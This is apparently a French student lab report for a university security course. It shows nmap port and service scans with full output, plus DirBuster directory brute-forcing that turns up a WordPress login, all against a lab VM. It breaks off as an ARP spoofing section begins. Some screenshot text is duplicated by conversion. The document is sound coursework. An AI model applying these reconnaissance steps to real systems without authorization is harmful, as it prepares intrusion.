



**POLYTECHNIQUE  
MONTRÉAL**

**LE GÉNIE  
EN PREMIÈRE CLASSE**

**INF4420A – Sécurité informatique  
TP 4**

**Wajiha Badirou 1770039**

**Jean Fikani 1847428**



**Equipe 17**

**Groupe 01  
Remis à Jean-Yves de Meceli  
Le 29 Avril 2020**


## Table of contents

<b>2.1 Planification - Configuration de Machine VMs .....</b>	<b>3</b>
Configurer Manuellement IP address du Kali .....	4
IP address pour Kali .....	5
Pinguer entre les 2 Machines .....	6
<b>2.2 Reconnaissance.....</b>	<b>7</b>
nmap.....	7
Dirbuster:.....	9
<b>2.3 Threat modeling.....</b>	<b>13</b>
Exécution du ARP Spoofing.....	13
Exécution de urlsnarf.....	19
<b>2.4 Test et Exploitation.....</b>	<b>21</b>
MAJ pour WPscan.....	21
Metasploit : .....	24
Targeturi .....	25
Etc/Shadow.....	26
Etc/passwd .....	27
Hashcat .....	28

## 2.1 Planification - Configuration de Machine VMs



## Configurer Manuellement IP address du Kali



IP address pour Kali

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.100.125 netmask 255.255.255.0 broadcast 192.168.100.255
              inet6 fe80::20c:29ff:fe74:831a prefixlen 64 scopeid 0x20<link>
                ether 00:0c:29:74:83:1a txqueuelen 1000 (Ethernet)
                  RX packets 233 bytes 17804 (17.3 KiB)
                  RX errors 0 dropped 0 overruns 0 frame 0
                  TX packets 706 bytes 59920 (58.5 KiB)
                  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
restart-vm-inet 127.0.0.1 netmask 255.0.0.0
tools.sh inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
      RX packets 194 bytes 1435
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 194 bytes 1435
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
C:\WINDOWS\system32>echo 1770039 1847428
1770039 1847428

root@kali:~# [REDACTED]
C:\WINDOWS\system32>date
The current date is: Sat 04/04/2020
Enter the new date: (mm-dd-yy)

C:\WINDOWS\system32>
```

## Pinguer entre les 2 Machines

## 2.2 Reconnaissance

### nmap

La commande nmap est conçue pour permettre aux administrateurs de système de scanner les grands réseaux pour déterminer quels sont les hôtes et les services qu'ils offrent, et, aussi de faire un scan pour détecter les ports ouverts, identifier les services et obtenir des informations sur le système d'exploitation d'un poste distant.

Dans laboratoire la commande *nmap* nous permet de trouver tous les ports ouverts sur les machines qu'on a scannée.

Pour réaliser l'attaque, on s'est servi d'un utilitaire puissant qui peut détecter les vulnérabilités et qui peut scanner la sécurité. C'est Nmap. Tel qu'indiqué sur  
<http://blog.securelayer7.net/attacking-metasploitable-2-using-metasploit/>,

Cet outil est disponible sur la machine Kali et il peut détecter:


- Hôte en direct sur le réseau.
- Les ports ouverts sur l'hôte.
- Logiciel et la version sur le port respectif.
- Système d'exploitation, adresse matérielle et version du logiciel.
- Détection de service et de version.

Dans le présent TP, on a exécuté la commande :

```
nmap -sS -sV <Victim's Ip>
nmap -sC -sV -oN sauvegarde.txt 192.x.x.x.
```

Pour détecter les services et les versions utilisés par la machine victime ainsi que les ports ouverts tout d'abord :

- -sS : Scanne SYN
- -sV : détecte les Services et versions



```
root@kali:~# nmap -sS -sV 192.168.100.171
Starting Nmap 7.70 ( https://nmap.org ) at 2020-04-04 18:49 EDT
Nmap scan report for 192.168.100.171
Host is up (0.00057s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
MAC Address: 00:0C:29:3B:93:AA (VMware)

Service detection performed. Please report any incorrect results!
Nmap done: 1 IP address (1 host up) scanned in 24.87 seconds
root@kali:~#
```

Command Prompt

```
C:\WINDOWS\system32>echo 1770039 1847428
1770039 1847428
C:\WINDOWS\system32>date
The current date is: Sat 04/04/2020
Enter the new date: (mm-dd-yy)
```

```
root@kali:~# nmap -sC -sV -oN sauvegarde.txt 192.168.100.171
Starting Nmap 7.70 ( https://nmap.org ) at 2020-04-04 18:59 EDT
Nmap scan report for 192.168.100.171
Host is up (0.00065s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 cb:33:39:a3:63:ea:1f:66:48:d5:99:6c:be:4f:57:e9 (RSA)
|   256 63:48:9f:19:b8:4e:3f:ed:ee:ce:a1:3b:b5:3e:93:0c (ECDSA)
|_  256 2e:1e:39:c7:24:50:9f:a9:5c:54:b7:fa:2a:ad:5f:ec (ED25519)
80/tcp    open  http     Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_http-title: 404 Not Found
MAC Address: 00:0C:29:3B:93:AA (VMware)

Service detection performed. Please report any incorrect results
Nmap done: 1 IP address (1 host up) scanned in 25.20 seconds
root@kali:~#
```

Command Prompt

```
C:\WINDOWS\system32>echo 1770039 1847428
```

```
1770039 1847428
```

```
C:\WINDOWS\system32>date
```

```
The current date is: Sat 04/04/2020
```

```
Enter the new date: (mm-dd-yy)
```

## Dirbuster:

The screenshot shows a terminal window titled "sauvegarde.txt" displaying an Nmap scan report for host 192.168.100.171. The report includes details about open ports (22/tcp ssh, 80/tcp http), their services (OpenSSH 7.4, Apache httpd 2.4.6), and versions. It also notes a 404 Not Found error for the /title endpoint. The MAC address of the host is listed as 00:0C:29:3B:93:AA (VMware). A service detection message at the bottom encourages reporting incorrect results. Below the terminal is a Windows Command Prompt window showing date and time commands.


```
# Nmap 7.70 scan initiated Sat Apr  4 18:59:06 2020 as: nmap -sC -sV -oN sauvegarde.txt
192.168.100.171
Nmap scan report for 192.168.100.171
Host is up (0.00065s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 cb:33:39:a3:63:ea:1f:66:48:d5:99:6c:be:4f:57:e9 (RSA)
|   256 63:48:9f:19:b8:4e:3f:ed:ee:ce:a1:3b:b5:3e:93:0c (ECDSA)
|_  256 2e:1e:39:c7:24:50:9f:a9:5c:54:b7:fa:2a:ad:5f:ec (ED25519)
80/tcp    open  http     Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_http-title: 404 Not Found
MAC Address: 00:0C:29:3B:93:AA (VMware)


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Apr  4 18:59:31 2020 -- 1 IP address (1 host up) scanned in 25.20 seconds
```

```
C:\WINDOWS\system32>echo 1770039 1847428
1770039 1847428

C:\WINDOWS\system32>date
The current date is: Sat 04/04/2020
Enter the new date: (mm-dd-yy)

C:\WINDOWS\system32>
```





**OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing**

File Options About Help

http://192.168.100.171:80/

Scan Information \Results - List View: Dirs: 22 Files: 31 \Results - Tree View \ Errors: 11 \

Testing for dirs in /	2%
Testing for files in / with extention .php	2%
Testing for dirs in /cgi-bin/	2%
Testing for files in /cgi-bin/ with extention .php	2%
Testing for dirs in /icons/	2%
Testing for files in /icons/ with extention .php	2%

Current speed: 0 requests/sec (Select and right click for more)

Average speed: (T) 345, (C) 0 requests/sec

Parse Queue Size: 0

Total Requests: 41506/3755070

Time To Finish: ~

Back Pause Stop

DirBuster Stopped /app/wp-content/uploads/2019/american-c

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://192.168.100.171:80/

Scan Information \Results - List View: Dirs: 22 Files: 31 \Results - Tree View \ Errors: 11 \

Type	Found	Response	Size
File	/app/info.php	200	192
Dir	/app/wp-content/	200	183
File	/app/wp-content/index.php	200	183
Dir	/app/wp-content/themes/	200	183
File	/app/wp-content/themes/index.php	200	183
Dir	/app/wp-content/uploads/	200	1318
Dir	/app/wp-content/uploads/2018/	200	1124
Dir	/app/wp-content/uploads/2019/	200	1124
Dir	/app/wp-content/uploads/2018/03/	200	170
Dir	/app/wp-content/uploads/2019/04/	200	928
File	/app/wp-login.php	200	2770
Dir	/app/wp-content/plugins/	200	
Dir	/app/wp-includes/	200	
File	/app/wp-content/plugins/index.php	200	

Current speed: 0 requests/sec (Select and right click for more)

Average speed: (T) 345, (C) 0 requests/sec

Parse Queue Size: 0

Total Requests: 41506/3755070

Time To Finish: ~

Back Pause Stop

root@kali: ~

ee:ce:a1:3b:b5:3e:93:0c (ECDSA)  
5c:54:b7:fa:2a:ad:5f:ec (ED25519)  
d 2.4.6 ((CentOS) PHP/5.4.16)  
.6 (CentOS) PHP/5.4.16  
VMware)  
ase report any incorrect results  
up) scanned in 25.20 seconds  
8.100.171

Select Command Prompt

C:\WINDOWS\system32>echo 1770039 1847428  
1770039 1847428

C:\WINDOWS\system32>date  
The current date is: Sat 04/04/2020  
Enter the new date: (mm-dd-yy)

C:\WINDOWS\system32>

Select Command Prompt

C:\WINDOWS\system32>echo 1770039 1847428  
1770039 1847428

C:\WINDOWS\system32>date  
The current date is: Sat 04/04/2020  
Enter the new date: (mm-dd-yy)


C:\WINDOWS\system32>

The screenshot shows a penetration testing environment with multiple windows open:


- OWASP DirBuster 1.9**: A tool for performing directory and file scans. The results show a list of files and directories found at `http://192.168.100.171:80/`. The results pane lists items like `/app/`, `/app/index.php`, and various language files.
- Browser Tab**: Shows a 404 Not Found error for `http://192.1.1...nt/index.php`. The URL bar also contains `http://192.1.1...nt/index.php`.
- Momo le chien - Un site utilisant WordPress**: A WordPress theme page titled "MOMO LE C". It includes a "Select Command Prompt" button and a command-line interface window showing system date and time information.
- Browser Address Bar**: Displays the URL `192.168.100.171/app/wp-login.php`.
- Bottom Navigation Bar**: Includes links to "Kali Docs", "Kali Forums", "NetHunter", "Offensive Security", "Exploit-DB", "GHDB", and "MSFU".
- Login Form**: A standard WordPress login form with fields for "Nom d'utilisateur ou adresse de courriel" and "Mot de passe", and checkboxes for "Se souvenir de moi" and "Se connecter". Below the form is a link "Mot de passe oublié?".
- Command Prompt Window**: A separate window showing a Windows command-line interface. It displays the current date and time as `Sat 04/04/2020` and allows for entering a new date.

## 2.3 Threat modeling


### Exécution du ARP Spoofing



root@kali:~# nmap --iflist  
